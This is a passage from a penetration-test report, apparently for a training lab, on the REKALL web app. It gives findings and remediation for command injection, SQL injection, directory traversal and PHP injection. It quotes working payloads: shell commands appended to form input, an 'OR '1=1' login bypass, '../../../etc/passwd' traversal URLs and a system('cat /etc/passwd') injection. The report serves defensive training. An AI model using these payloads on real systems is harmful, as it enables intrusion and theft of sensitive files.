




2. Image after **www.example.com; cat vendors.txt** was entered into DNS Check of networking.php page (shows flag10).




3. image after **www.example.com | cat vendors.txt** was entered into MX Record Checker field of the networking.php page (shows flag 11).




Affected Hosts	192.168.14.35

Remediation	**Secure coding practices:** As a general rule, do not allow application-layer code to call out to OS commands, especially with user-supplied input. Built-in library functions are a very good alternative to OS Commands, as they cannot be manipulated to perform tasks other than those that it is intended to do. Sometimes calling a system command that incorporates user-supplied input cannot be avoided. In such cases, we need both of the following mitigations to be effective in defending against command injection: (1) **Parameterisation:** use structured mechanisms that automatically enforce separation between the data itself and the intended command. (2) **Strong input validation**: such as explicitly validating against a whitelist of permitted values, and validating that the input is a number or follows a defined pattern, and validating that input contains only alphanumeric characters and no other syntax or white space


Vulnerability 6	Findings
Title	SQL Injection (flag 7)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	CRITICAL
Description	There will always be a critical need to prevent a website or host from SQL injection attacks because an application's database is frequently the main target for attackers, and databases invariably contain critical and sensitive data, or otherwise expose data that could be used in combination with other exploits Using burp suite (intercept and repeater), and a previously obtained credential, Hacker Overflow tested to see if the REKALL Website was vulnerable to SQL injection attacks. Our first test returned a MySQL error message, which indicated that the website was vulnerable (see image 1). After further testing with Burp Suite, Hacker Overflow was able to exploit the web application through SQL injection (see image 2). This vulnerability was confirmed after using the tested payload on the login.php page. The payload was inputted into the password field, after the legitimate username was entered (see also image 2). Login=dougquaid Password=**kuato' OR '1=1**
Images	1. Used Burp Suite to test vulnerability to SQL injection. Initial testing returned an error, which indicated the database used and confirmed SQL injection vulnerability.



2. constructed the appropriate payload to manipulate the backend MySQL database




3. Confirmed via the login.php page




Affected Hosts	192.168.14.35


Remediation	1. **Use Prepared Statements and Parameterized Queries:** Avoid the coding of dynamic queries with string concatenation.Instead, use prepared statements and parameterised queried. prepared statements are much easier to write and understand than dynamic queries, and parameterized queries force the developer to define all SQL code first before the subsequent passing of each parameter to the query. If this style of coding is adopted, then there will always be a clear distinction between database code and infrastructure, and the data itself, regardless of any supplied user input. 2. **Strongly Validate Data**: Regardless of how the database is coded, validation of data must be performed and monitored. This is especially so in the situation where the use of prepared statements can harm database performance, forcing development teams to continue using dynamic queries. In this case, development teams must strongly validate data as we; as escape all user supplied input using escaping routines against Rekall's MySQL database. 3. **Allow-list Input Validation**: When names of tables or columns are needed in a query, developers should redesign the codes so that the values come from the application code itself and not from user parameters. **Implement Appropriate Access Controls such as:** 4. **Apply the Principle of Least Privilege**: Minimise the privileges assigned to all database accounts within Rekall's environment. Work from the ground-up to determine what access rights your application accounts actually require, rather than determining what rights need to be removed. 5. **Minimise the privileges granted to your application** and how it can use the data. This will prevent attackers from changing parameter values to a value that maybe unauthorised for user input, but the application itself may be authorised to access. Also minimise the privileges of the operating system account that the Database Management System runs under. MySQL runs as system on Windows by default, so the DBM's account needs to be restricted. 6. **Use Views to restrict access.** If the system is required to store passwords of the users, instead of salted-hashed passwords, the designer of the database could revoke all access to the table (except for owner/admin) and crease a view that outputs the hash of the password field, and not the field itself. This ensures that if a SQL injection attack succeeds in stealing DB information, the attacker will be restricted to obtaining the hash of the passwords only, since no DB users for any of the web applications has access to the table itself.



Vulnerability 7	Findings
Title	Directory traversal (flag 9 and 15)
Type (Web app / Linux OS / WIndows OS)	Web App

Risk Rating	Critical
Description	Host is susceptible to Directory Traversal techniques leading to sensitive data exposure 1. Hacker Overflow were able to gain access to the 'robots.txt' file which contained web crawler and web robot configurations among other sensitive data. This was accomplished by navigating directly to the file through the URL via the command http://192.168.14.35/robots.txt 2. In addition, Hacker Overflow were able to access the /etc/passwd file using directory traversal by manipulating the URL of http://192.168.14.35/disclaimer.php?page=disclaimer_2.txt to http://192.168.14.35/disclaimer.php?page=../../../etc/passwd This enabled the contents of the passwd to become readable on the page. 3. Access was also obtained to the old disclaimer page (old_disclaimers/disclaimer_1.txt) through the URL of http://192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt. This URL was discovered due to the code injection vulnerability described in Vulnerability 5 above.
Images	1. http://192.168.12.35/robots.txt file discovered 





2.




	 2. screenshot of wording below for better readability 
Affected Hosts	192.168.14.35
Remediation	• Avoid storing sensitive information within files in the web root directory. Use secure, server-side configuration files with appropriate access controls to store sensitive information. • Implement or review input validation measures and allow lists to ensure harmful characters and patterns (such as / and ../) are not permitted. • Apply access control measures to files and directories to limit what can be accessed by directory traversal attacks • Implement a Web Application Firewall (WAF) to detect and filter out malicious requests which include directory traversal attacks.


Vulnerability 8	**Findings**
Title	PHP Injection (flag 13)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Hacker Overflow navigated to souvenirs.php as this page was listed among the ‘User-agent Disallow’ assets in the robots.txt file which was accessed earlier

	during a directory traversal exploit. The page contained a hyperlink within the body which appended '?message=CALLUSNOW' to the url. A php injection was added to the url which now read: '192.168.14.35/souvenirs.php?message=CALLUSNOW;system("cat /etc/passwd")'. The PHP injection caused sensitive information to be exposed and enabled Hacker Overflow to read the contents of the /etc/passwd file.
Images	
Affected Hosts	192.168.14.35
Remediation	• Apply secure coding principles when designing php scripts and disable php execute functions in the php configuration file to prevent code injections from executing. • Apply access control measures to files and directories to limit what can be accessed by directory traversal attacks • Implement a Web Application Firewall (WAF) to detect and filter out malicious requests which include directory traversal attacks.


Vulnerability 9	Findings
Title	Weak Passwords Policy / Brute Forcing (Day 1 Flag 12 & Day 2 Flag 12)
Type (Web app / Linux OS / WIndows OS)	Web App / Linux OS
Risk Rating	Critical
